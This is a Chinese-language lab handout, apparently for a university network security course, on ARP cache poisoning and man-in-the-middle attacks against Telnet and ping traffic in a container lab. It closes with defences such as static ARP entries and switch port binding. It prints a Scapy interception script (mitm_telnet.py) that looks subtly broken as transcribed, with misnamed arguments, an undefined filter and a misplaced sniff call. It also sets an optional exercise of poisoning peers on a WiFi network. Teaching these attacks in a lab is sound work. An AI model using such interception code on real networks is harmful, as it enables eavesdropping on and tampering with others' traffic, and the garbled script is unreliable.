
利用ARP响应报文投毒（实验任务一.b）



➤ 构造ARP响应仿冒Host B

• 实验步骤

- ① 在volumes目录下编写spoof_arp_reply.py向Host A发送
- ② 在Host M容器下执行上述程序
- ③ 按照下列条件修改运行环境，观察现象并进行分析



- A缓存中有B
- A缓存中没有B

```
Host A
seed@VM: ~/.../Labsetup
root@38c55bdb356d:/# arp -n
Address          HWtype  HWaddress
10.9.0.6         ether   02:42:0a:09:00:69
Host B          MAC_M
```

- 要求：记录程序、操作命令和输出结果，写入实验报告，对实验现象进行解释。

利用免费ARP报文投毒（实验任务一.c）




➤ 构造免费ARP仿冒Host B

• 实验步骤

- ① 在volumes目录下编写spoof_arp_gratuitous.py向Host A发送
- ② 在Host M容器下执行上述程序
- ③ 按照下列条件修改运行环境，观察现象并进行分析

- A缓存中有B
- A缓存中没有B



```
Host A
seed@VM: ~/.../Labsetup
root@38c55bdb356d:/# arp -n
Address          HWtype  HWaddress
10.9.0.6          ether    02:42:0a:09:00:69
Host B            MAC_M
```

- 要求：记录程序、操作命令和输出结果，写入实验报告，对实验现象进行解释。

课程提纲


- MAC层的工作原理
- ARP缓存投毒方法
- 利用ARP缓存投毒实现中间人攻击
- 防御措施



局域网里的中间人攻击

➤ 中间人攻击


- **原理**：攻击者与通讯的两端分别建立独立的联系，并交换其所收到的数据，使通讯的两端认为他们正在通过一个私密的连接与对方直接对话，但事实上整个会话都被攻击者完全控制。
- **危害**：窃听、篡改



如何实现中间人攻击

➤ 将攻击者插入其中, 使得

- 在Host A看来: Host B(10.9.0.6)对应MAC_M
- 在Host B看来: Host A(10.9.0.5)对应MAC_M



劫持Ping通信（实验任务二）



➤ 通过ARP缓存投毒劫持Ping通信

• 实验步骤

① 在volumes目录下编写arp_poisoning_mitm.py向A和B每隔若干秒（例如5秒）投一次毒


② 在Host M容器下关闭路由功能，执行上述程序，在Host A容器上ping Host B，观察现象并分析

```
sysctl net.ipv4.ip_forward=0
```

③ 保持上述ping操作，在Host M容器下打开路由功能，观察现象并分析

```
sysctl net.ipv4.ip_forward=1
```

• 要求：记录程序、操作命令和输出结果，写入实验报告，对实验现象进行解释。




劫持并篡改Telnet通信（实验任务三）



➤ 通过ARP缓存投毒劫持Telnet通信

• 实验步骤

- ① 在Host M容器下开启路由，执行arp_poisoning_mitm.py
- ② 在Host A容器下telnet到Host B容器（seed/dees）
- ③ 在telnet界面简单输入后，关闭Host M容器的路由功能，观察现象并分析
- ④ 在Host M容器下编写mitm_telnet.py，监听、修改并回复telnet通信报文



- 修改过滤条件（使其仅关注A-B间的通信）
- 修改A→B的报文（例如，使任何字母输入都显示为A）

- 要求：记录程序、操作命令和输出结果，写入实验报告，对实验现象进行解释。

```
mitm_telnet.py
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 IP_A = "10.9.0.5"
5 MAC_A = "02:42:0a:09:00:05"
6
7 IP_B = "10.9.0.6"
8 MAC_B = "02:42:0a:09:00:06"
9
10 print("LAUNCHING TELNET MITM ATTACK.....")
11
12 def spoof_pkt(pkt):
13     if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
14         # Create a new packet based on the captured one.
15         # 1) We need to delete the checksum in the IP & TCP headers,
16         # because our modification will make them invalid.
17         # Scapy will recalculate them if these fields are missing.
18         # 2) We also delete the original TCP payload.
19         newpkt = IP(bytes(pkt[IP]))
20         del(newpkt.chksum)
21         del(newpkt[TCP].payload)
22         del(newpkt[TCP].chksum)
23
24         # Construct the new payload based on the old payload.
25         # Create new packet based on the captured one
26         # Do not make any change
27         if pkt[TCP].payload:
28             data = pkt[TCP].payload.load # The original payload data
29             newdata = data # No change is made in this sample code
30             send(newpkt.newdata)
31         else:
32             send(newpkt)
33
34     elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
35         # Create new packet based on the captured one
36         # Do not make any change
37         newpkt = IP(bytes(pkt[IP]))
38         del(newpkt.chksum)
39         del(newpkt[TCP].chksum)
40         send(newpkt)
41
42     if "tcp" in pkt:
43         pkt = sniff(face='eth0', filter=f, prn=spoof_pkt)
```

实战：公共WiFi安全（实验任务四，选做）

➤ 通过ARP投毒窃听受害者通信

- 实验步骤

- ① 修改虚拟机网络，使其直接接入公共WiFi（FAKE-SEU-WLAN）
- ② 两个人一组，交替做攻击者和受害者
- ③ 分别编写程序进行ARP缓存投毒和中间人攻击

- 要求：记录程序、操作命令和输出结果，写入实验报告，对实验现象进行解释。



课程提纲

- MAC层的工作原理
- ARP缓存投毒方法
- 利用ARP缓存投毒实现中间人攻击
- 防御措施



防御措施（ARP）


➤ 静态ARP

- **原理：** 在主机的ARP缓存中建立永久的表项，以后将不受ARP报文影响

```
seed@VM: ~  
root@38c55bdb356d:/# arp -n  
Address          HWtype  HWaddress      Flags Mask  
10.9.0.6          ether    02:42:0a:09:00:69  C  
root@38c55bdb356d:/# arp -s 10.9.0.6 02:42:0a:09:00:06  
root@38c55bdb356d:/# arp -n  
Address          HWtype  HWaddress      Flags Mask  
10.9.0.6          ether    02:42:0a:09:00:06  CM
```

➤ 交换机端口绑定


- **原理：** 利用交换机监听局域网内的ARP报文，及时发现和抵抗ARP仿冒报文



防御措施（信道）

➤ 通信内容加密

- 原理：对通信内容的完整性、正确性、时效性进行保护



小结

※ 以太网帧和MAC头部

※ MAC地址和ARP协议

※ ARP缓存投毒攻击

※ 利用ARP缓存投毒实现中间人攻击

